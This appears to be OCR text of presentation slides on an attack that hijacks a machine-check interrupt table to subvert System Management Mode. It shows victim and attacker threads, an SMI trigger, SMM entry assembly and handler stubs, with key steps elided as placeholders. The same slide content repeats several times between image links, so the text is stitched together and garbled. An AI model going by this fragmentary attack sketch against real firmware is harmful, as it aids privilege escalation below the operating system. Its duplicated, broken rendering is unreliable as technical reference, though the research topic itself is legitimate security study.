
(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
```

```
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add   rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT


...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```


```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT

